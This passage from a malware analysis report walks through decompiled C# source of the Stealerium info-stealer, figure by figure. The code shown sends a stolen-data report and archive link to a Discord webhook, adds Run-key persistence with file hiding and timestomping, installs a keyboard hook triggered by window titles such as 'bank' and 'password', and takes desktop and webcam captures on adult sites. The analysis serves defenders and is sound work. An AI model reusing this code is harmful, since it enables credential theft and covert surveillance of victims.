
Figure 96

The stealer report that is uploaded to Discord via Webhooks is shown below:



```
string text = string.Concat(new string[]
{
    "```\n\ud83d\ude39 *Stealerium - Report:*\nDate: ",
    SystemInfo.Datenow,
    "\nSystem: ",
    SystemInfo.GetSystemVersion(),
    "\nUsername: ",
    SystemInfo.Username,
    "\nCompName: ",
    SystemInfo.Compname,
    "\nLanguage: ",
    Flags.GetFlag(SystemInfo.Culture.Split(new char[]
    {
        '-'
    })[1]),
    " ",
    SystemInfo.Culture,
    "\nAntivirus: ",
    SystemInfo.GetAntivirus(),
    "\n\n\ud83d\udcbb *Hardware:*\nCPU: ",
    SystemInfo.GetCpuName(),
    "\nGPU: ",
    SystemInfo.GetGpuName(),
    "\nRAM: ",
    SystemInfo.GetRamAmount(),
    "\nPower: ",
    SystemInfo.GetBattery(),
    "\nScreen: ",
    SystemInfo.ScreenMetrics(),
    "\nWebcams count: ",
    WebcamScreenshot.GetConnectedCamerasCount().ToString(),
    "\n\n\ud83d\udce1 *Network:* \nGateway IP: ",
    SystemInfo.GetDefaultGateway(),
    "\nInternal IP: ",
    SystemInfo.GetLocalIp(),
    "\nExternal IP: ",
    SystemInfo.GetPublicIp(),
    "\n",
    SystemInfo.GetLocation(),
    "\n\n\ud83d\udcb8 *Domains info:*",
    Counter.GetLValue("\ud83c\udfe6 *Banking services*", Counter.DetectedBankingServices, '-'),
    Counter.GetLValue("\ud83d\udcb0 *Cryptocurrency services*", Counter.DetectedCryptoServices, '-'),
    Counter.GetLValue("\ud83c\udfa8 *Social networks*", Counter.DetectedSocialServices, '-'),
    Counter.GetLValue("\ud83c\udf53 *Porn websites*", Counter.DetectedPornServices, '-'),
    DiscordWebHook.GetKeylogsHistory(),
    "\n\n\ud83c\udf10 *Browsers:*",
    Counter.GetIValue("\ud83d\udd11 Passwords", Counter.Passwords),
    Counter.GetIValue("\ud83d\udcb3 CreditCards", Counter.CreditCards),
    Counter.GetIValue("\ud83c\udf6a Cookies", Counter.Cookies),
    Counter.GetIValue("\ud83d\udcc2 AutoFill", Counter.AutoFill),
    Counter.GetIValue("⌛ History", Counter.History),
    Counter.GetIValue("\ud83d\udd16 Bookmarks", Counter.Bookmarks),
    Counter.GetIValue("\ud83d\udce6 Downloads", Counter.Downloads),
```


Figure 97



```
    Counter.GetIValue("\ud83d\udcb0 Wallet Extensions", Counter.BrowserWallets),
    "\n\n\ud83d\uddc3 *Software:*",
    Counter.GetIValue("\ud83d\udcb0 Wallets", Counter.Wallets),
    Counter.GetIValue("\ud83d\udce1 FTP hosts", Counter.FtpHosts),
    Counter.GetIValue("\ud83d\udd0c VPN accounts", Counter.Vpn),
    Counter.GetIValue("\ud83e\udda2 Pidgin accounts", Counter.Pidgin),
    Counter.GetSValue("\ud83d\udceb Outlook accounts", Counter.Outlook),
    Counter.GetSValue("✈ Telegram sessions", Counter.Telegram),
    Counter.GetSValue("☁ Skype session", Counter.Skype),
    Counter.GetSValue("\ud83d\udc7e Discord token", Counter.Discord),
    Counter.GetSValue("\ud83d\udcac Element session", Counter.Element),
    Counter.GetSValue("\ud83d\udcad Signal session", Counter.Signal),
    Counter.GetSValue("\ud83d\udd13 Tox session", Counter.Tox),
    Counter.GetSValue("\ud83c\udfae Steam session", Counter.Steam),
    Counter.GetSValue("\ud83c\udfae Uplay session", Counter.Uplay),
    Counter.GetSValue("\ud83c\udfae BattleNET session", Counter.BattleNet),
    "\n\n\ud83e\udded *Device:*",
    Counter.GetSValue("\ud83d\udddd Windows product key", Counter.ProductKey),
    Counter.GetIValue("\ud83d\udef0 Wifi networks", Counter.SavedWifiNetworks),
    Counter.GetSValue("\ud83d\udcf8 Webcam screenshot", Counter.WebcamScreenshot),
    Counter.GetSValue("\ud83c\udf03 Desktop screenshot", Counter.DesktopScreenshot),
    "\n\n\ud83e\udda0 *Installation:*",
    Counter.GetBValue(Config.Autorun == "1" && (Counter.BankingServices || Counter.CryptoServices), "✅ Startup installed", "⊖ Startup disabled"),
    Counter.GetBValue(Config.ClipperModule == "1" && Counter.CryptoServices && Config.Autorun == "1", "✅ Clipper installed", "⊖ Clipper not installed"),
    Counter.GetBValue(Config.KeyloggerModule == "1" && Counter.BankingServices && Config.Autorun == "1", "✅ Keylogger installed", "⊖ Keylogger not installed"),
    "\n\n\ud83d\udcc4 *File Grabber:*",
    (Config.GrabberModule != "1") ? "\n   └ ⊖ Disabled in configuration" : "",
    Counter.GetIValue("\ud83d\udcc2 Images", Counter.GrabberImages),
    Counter.GetIValue("\ud83d\udcc2 Documents", Counter.GrabberDocuments),
    Counter.GetIValue("\ud83d\udcc2 Database files", Counter.GrabberDatabases),
    Counter.GetIValue("\ud83d\udcc2 Source code files", Counter.GrabberSourceCodes),
    "\n\n\ud83d\udd17 [Archive download link](",
    url,
    ")\n\ud83d\udd10 Archive password is: \"",
    StringsCrypt.ArchivePassword,
    "\"```"
}));
string latestMessageId = DiscordWebHook.GetLatestMessageId();
if (latestMessageId != "-1")
{
    DiscordWebHook.EditMessage(text, latestMessageId);
    return;
}
DiscordWebHook.SetLatestMessageId(DiscordWebHook.SendMessage(text));
```

Figure 98


The implementation of the functions used to upload the report is presented in the figure below.



```
public static string SendMessage(string text)
{
    try
    {
        NameValueCollection nameValueCollection = new NameValueCollection();
        using (WebClient webClient = new WebClient())
        {
            nameValueCollection.Add("username", Config.Username);
            nameValueCollection.Add("avatar_url", Config.Avatar);
            nameValueCollection.Add("content", text);
            byte[] bytes = webClient.UploadValues(Config.Webhook + "?wait=true", nameValueCollection);
            return DiscordWebHook.GetMessageId(Encoding.UTF8.GetString(bytes));
        }
    }
    catch (Exception ex)
    {
        string str = "Discord >> SendMessage exception:\n";
        Exception ex2 = ex;
        Logging.Log(str + ((ex2 != null) ? ex2.ToString() : null), true);
    }
    return "0";
}

// Token: 0x06000009 RID: 9 RVA: 0x00002850 File Offset: 0x00000A50
public static void EditMessage(string text, string id)
{
    try
    {
        NameValueCollection nameValueCollection = new NameValueCollection();
        using (WebClient webClient = new WebClient())
        {
            nameValueCollection.Add("username", Config.Username);
            nameValueCollection.Add("avatar_url", Config.Avatar);
            nameValueCollection.Add("content", text);
            webClient.UploadValues(Config.Webhook + "/messages/" + id, "PATCH", nameValueCollection);
        }
    }
    catch
    {
    }
}
```


Figure 99

The malware establishes persistence by adding an entry to the Run registry key. It also modifies the timestamps of the executable file (timestomping):



```
public static void Install()
{
    Logging.Log("Startup : Adding to autorun...", true);
    if (!File.Exists(Startup.InstallFile))
    {
        File.Copy(Startup.ExecutablePath, Startup.InstallFile);
    }
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(Startup.StartupKey, true);
    if (registryKey != null && registryKey.GetValue(Startup.StartupName) == null)
    {
        registryKey.SetValue(Startup.StartupName, Startup.InstallFile);
    }
    foreach (string text in new string[]
    {
        Startup.InstallFile
    })
    {
        if (File.Exists(text))
        {
            Startup.HideFile(text);
            Startup.SetFileCreationDate(text);
        }
    }
}

// Token: 0x06000176 RID: 374 RVA: 0x0000B702 File Offset: 0x00009902
public static bool IsFromStartup()
{
    return Startup.ExecutablePath.StartsWith(Startup.InstallDirectory);
}

// Token: 0x0400009A RID: 154
public static readonly string ExecutablePath = AppDomain.CurrentDomain.BaseDirectory;

// Token: 0x0400009B RID: 155
private static readonly string InstallDirectory = Paths.InitWorkDir();

// Token: 0x0400009C RID: 156
private static readonly string InstallFile = Path.Combine(Startup.InstallDirectory, new FileInfo(Startup.ExecutablePath).Name);

// Token: 0x0400009D RID: 157
private static readonly string StartupKey = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run";

// Token: 0x0400009E RID: 158
private static readonly string StartupName = Path.GetFileNameWithoutExtension(Startup.ExecutablePath);
```


Figure 100



```
public static void SetFileCreationDate(string path = null)
{
    string text = path ?? Startup.ExecutablePath;
    Logging.Log("SetFileCreationDate : Changing file " + text + " creation data", true);
    DateTime dateTime = new DateTime(DateTime.Now.Year - 2, 5, 22, 3, 16, 28);
    File.SetCreationTime(text, dateTime);
    File.SetLastWriteTime(text, dateTime);
    File.SetLastAccessTime(text, dateTime);
}

// Token: 0x06000173 RID: 371 RVA: 0x0000B5F8 File Offset: 0x000097F8
public static void HideFile(string path = null)
{
    string text = path ?? Startup.ExecutablePath;
    Logging.Log("HideFile : Adding 'hidden' attribute to file " + text, true);
    new FileInfo(text).Attributes |= FileAttributes.Hidden;
}
```


Figure 101

The malicious process creates a new keylogger thread and installs a hook procedure by calling the SetWindowsHookEx API (13 = **WH_KEYBOARD_LL**):



```
private static void Run()
{
    Keylogger.MainThread.Start();
    string b = "";
    for (;;)
    {
        Thread.Sleep(2000);
        WindowManager.ActiveWindow = WindowManager.GetActiveWindowTitle();
        if (!(WindowManager.ActiveWindow == b))
        {
            b = WindowManager.ActiveWindow;
            foreach (Action action in WindowManager.Functions)
            {
                action();
            }
        }
    }
}
```


Figure 102



```
private static void StartKeylogger()
{
    Keylogger._hookId = Keylogger.SetHook(Keylogger.Proc);
    Application.Run();
}

// Token: 0x0600014B RID: 331 RVA: 0x0000AA3C File Offset: 0x00008C3C
private static IntPtr SetHook(Keylogger.LowLevelKeyboardProc proc)
{
    IntPtr result;
    using (Process currentProcess = Process.GetCurrentProcess())
    {
        result = Keylogger.SetWindowsHookEx(13, proc, Keylogger.GetModuleHandle(currentProcess.ProcessName), 0U);
    }
    return result;
}
```

Figure 103


GetKeyState is utilized to obtain the status of a specific virtual key (see figure 104).



```
private static IntPtr HookCallback(int nCode, IntPtr wParam, IntPtr lParam)
{
    if (!Keylogger.KeyloggerEnabled)
    {
        return IntPtr.Zero;
    }
    if (nCode < 0 || wParam != (IntPtr)256)
    {
        return Keylogger.CallNextHookEx(Keylogger._hookId, nCode, wParam, lParam);
    }
    int num = Marshal.ReadInt32(lParam);
    bool flag = ((int)Keylogger.GetKeyState(20) & 65535) != 0;
    bool flag2 = ((int)Keylogger.GetKeyState(160) & 32768) != 0 || ((int)Keylogger.GetKeyState(161) & 32768) != 0;
    string text = Keylogger.KeyboardLayout((uint)num);
    if (flag || flag2)
    {
        text = text.ToUpper();
    }
    else
    {
        text = text.ToLower();
    }
    string text2;
    if (num >= 112 && num <= 135)
    {
        string str = "[";
        Keys keys = (Keys)num;
        text = str + keys.ToString() + "]";
    }
    else
    {
        Keys keys = (Keys)num;
        text2 = keys.ToString();
        uint num2 = <PrivateImplementationDetails>.ComputeStringHash(text2);
        if (num2 <= 3250860581U)
        {
            if (num2 <= 497839467U)
            {
                if (num2 != 298493515U)
                {
                    if (num2 == 497839467U)
                    {
                        if (text2 == "LControlKey")
                        {
                            text = "[CTRL]";
                        }
                    }
                }
                else if (text2 == "Capital")
                {
                    text = (flag ? "[CAPSLOCK: OFF]" : "[CAPSLOCK: ON]");
                }
            }
```

Figure 104


A virtual-key code is translated into a character value using MapVirtualKey. The binary obtains the active input locale identified via a function call to GetKeyboardLayout. The keys that were pressed are saved in a variable called “KeyLogs”:



```
private static string KeyboardLayout(uint vkCode)
{
    try
    {
        StringBuilder stringBuilder = new StringBuilder();
        byte[] lpKeyState = new byte[256];
        if (!Keylogger.GetKeyboardState(lpKeyState))
        {
            return "";
        }
        uint wScanCode = Keylogger.MapVirtualKey(vkCode, 0U);
        uint num;
        IntPtr keyboardLayout = Keylogger.GetKeyboardLayout(Keylogger.GetWindowThreadProcessId(WindowManager.GetForegroundWindow(), out num));
        Keylogger.ToUnicodeEx(vkCode, wScanCode, lpKeyState, stringBuilder, 5, 0U, keyboardLayout);
        return stringBuilder.ToString();
    }
    catch
    {
    }
    Keys keys = (Keys)vkCode;
    return keys.ToString();
}
```


Figure 105

The stealer verifies if the active window title contains strings such as “facebook”, “chat”, “password”, “sell”, and others (figure 106). For each of these windows, it takes a screenshot and records the keys pressed, as shown below:



```
public static string[] KeyloggerServices = new string[]
{
    "facebook",
    "twitter",
    "chat",
    "telegram",
    "skype",
    "discord",
    "viber",
    "message",
    "gmail",
    "protonmail",
    "outlook",
    "password",
    "encryption",
    "account",
    "login",
    "key",
    "sign in",
    "bank",
    "credit",
    "card",
    "shop",
    "buy",
    "sell"
};
```


Figure 106



```
public static void Action()
{
    if (EventManager.Detect())
    {
        if (!string.IsNullOrWhiteSpace(Keylogger.KeyLogs))
        {
            Keylogger.KeyLogs += "\n\n";
        }
        Keylogger.KeyLogs = string.Concat(new string[]
        {
            Keylogger.KeyLogs,
            "### ",
            WindowManager.ActiveWindow,
            " ### (",
            DateTime.Now.ToString("yyyy-MM-dd h:mm:ss tt"),
            ")\n"
        });
        DesktopScreenshot.Make(EventManager.KeyloggerDirectory);
        Keylogger.KeyloggerEnabled = true;
        return;
    }
    EventManager.SendKeyLogs();
    Keylogger.KeyloggerEnabled = false;
}

// Token: 0x0600013A RID: 314 RVA: 0x0000A929 File Offset: 0x00008B29
private static bool Detect()
{
    return Config.KeyloggerServices.Any((string text) => WindowManager.ActiveWindow.ToLower().Contains(text));
}

// Token: 0x0600013B RID: 315 RVA: 0x0000A954 File Offset: 0x00008B54
private static void SendKeyLogs()
{
    if (Keylogger.KeyLogs.Length < 45 || string.IsNullOrWhiteSpace(Keylogger.KeyLogs))
    {
        return;
    }
    string path = EventManager.KeyloggerDirectory + "\\" + DateTime.Now.ToString("hh.mm.ss") + ".txt";
    if (!Directory.Exists(EventManager.KeyloggerDirectory))
    {
        Directory.CreateDirectory(EventManager.KeyloggerDirectory);
    }
    File.WriteAllText(path, Keylogger.KeyLogs);
    Keylogger.KeyLogs = "";
}

// Token: 0x04000086 RID: 134
private static readonly string KeyloggerDirectory = Path.Combine(Paths.InitWorkDir(), "logs\\keylogger\\" + DateTime.Now.ToString("yyyy-MM-dd"));
```

Figure 107


Another functionality is checking if the active window contains adult content. For each of these windows, the process takes screenshots of the window and the webcam:



```
public static void Action()
{
    if (PornDetection.Detect())
    {
        PornDetection.SavePhotos();
    }
}

// Token: 0x06000155 RID: 341 RVA: 0x0000AEF4 File Offset: 0x000090F4
private static bool Detect()
{
    return Config.PornServices.Any((string text) => WindowManager.ActiveWindow.ToLower().Contains(text));
}

// Token: 0x06000156 RID: 342 RVA: 0x0000AF20 File Offset: 0x00009120
private static void SavePhotos()
{
    string text = PornDetection.LogDirectory + "\\" + DateTime.Now.ToString("hh.mm.ss");
    if (!Directory.Exists(text))
    {
        Directory.CreateDirectory(text);
    }
    Thread.Sleep(3000);
    DesktopScreenshot.Make(text);
    Thread.Sleep(12000);
    if (PornDetection.Detect())
    {
        WebcamScreenshot.Make(text);
    }
}

// Token: 0x04000091 RID: 145
private static readonly string LogDirectory = Path.Combine(Paths.InitWorkDir(), "logs\\nsfw\\" + DateTime.Now.ToString("yyyy-MM-dd"));
```

